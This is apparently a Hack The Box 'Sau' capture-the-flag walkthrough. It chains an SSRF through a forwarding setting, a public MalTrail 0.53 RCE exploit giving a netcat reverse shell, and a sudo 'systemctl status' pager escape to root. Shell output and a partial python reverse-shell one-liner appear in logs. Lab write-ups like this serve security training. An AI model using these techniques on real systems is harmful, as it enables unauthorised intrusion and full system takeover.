HTB Sau Walkthrough
HTB Sau Walkthrough


With the basic reconnaissance done, I moved on to investigate the application running on port 55555. It turned out to be some sort of shopping cart application. What caught my attention were the configuration options available in the application. Specifically, it allowed me to set a “Forward URL” and a “Proxy Response”.

Intrigued, I set the Forward URL to http://127.0.0.1:80, which allowed me to bypass the filtered state of port 80 and access another application running there. This was the first major breakthrough in the process.
3. Exploiting Port 80

The application on port 80 was identified as MalTrail version 0.53. A quick search led me to a known exploit for this version, which I used to gain a reverse shell on the target as the user “puma.” This gave me access to the system and allowed me to retrieve the user flag. GitHub - spookier/Maltrail-v0.53-Exploit: RCE Exploit For Maltrail-v0.53 RCE Exploit For Maltrail-v0.53. Contribute to spookier/Maltrail-v0.53-Exploit development by creating an account on…github.com
└─$ nc -lvnp 4444 listening on [any] 4444 ...connect to [10.10.14.172] from (UNKNOWN) [10.129.229.26] 34386$ whoamiwhoamipuma$ lslsCHANGELOG core maltrail-sensor.service plugins thirdpartyCITATION.cff docker maltrail-server.service requirements.txt trailsLICENSE h maltrail.conf sensor.pyREADME.md html misc server.py$ cd /homecd /home$ lslspuma$ cd pumacd puma$ lslsuser.txt
4. Privilege escalation from puma to root
I started by checking which commands I could run with sudo without needing a password, using:
sudo -l
The output showed that the user “puma” could run the following command without a password:
Matching Defaults entries for puma on sau: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/binUser puma may run the following commands on sau: (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
This allowed me to see the status of trail.service via sudo without having to enter a password. When I ran this command, I got a message that the terminal was “not fully functional” and it displayed a partial output:
$ sudo /usr/bin/systemctl status trail.servicesudo /usr/bin/systemctl status trail.serviceWARNING: terminal is not fully functional- (press RETURN)● trail.service - Maltrail. Server of malicious traffic detection system Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:> Active: active (running) since Fri 2024-09-06 22:20:02 UTC; 31min ago Docs: https://github.com/stamparm/maltrail#readme https://github.com/stamparm/maltrail/wiki Main PID: 881 (python3) Tasks: 10 (limit: 4662) Memory: 28.0M CGroup: /system.slice/trail.service ├─ 881 /usr/bin/python3 server.py ├─1144 /bin/sh -c logger -p auth.info -t "maltrail[881]" "Failed p> ├─1146 /bin/sh -c logger -p auth.info -t "maltrail[881]" "Failed p> ├─1150 sh ├─1151 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I> ├─1152 /bin/sh ├─1197 sudo /usr/bin/systemctl status trail.service ├─1198 /usr/bin/systemctl status trail.service └─1199 pagerSep 06 22:20:02 sau systemd[1]: Started Maltrail. Server of malicious traffic d>Sep 06 22:44:57 sau sudo[1181]: puma : TTY=pts/0 ; PWD=/home/puma ; USER=ro>Sep 06 22:45:30 sau passwd[1182]: pam_unix(passwd:chauthtok): authentication fa>Sep 06 22:49:40 sau sudo[1185]: pam_unix(sudo:auth): authentication failure; lo>lines 1-23Sep 06 22:49:49 sau sudo[1185]: puma : command not allowed ; TTY=pts/0 ; PW>lines 2-24lslines 2-24-log file: No log file (press RETURN)
This was the opening I needed. I could invoke a shell by typing !sh at this prompt, which gave me root access. From there it was a simple task to get the root flag.
lines 1-23!sh!sshh!sh# whoamiwhoamiroot# ls /root ls /rootgo root.txt
Conclusion
This box was a great exercise in using creative thinking to bypass restrictions (such as the filtered port) and exploit known vulnerabilities in applications to gain access. The privilege escalation in this case was easy thanks to the misconfigured sudo permissions.
Hopefully this walkthrough will help you with your own penetration testing efforts. Remember, always practice ethical hacking and only test systems that you have permission to analyse.
Happy hacking!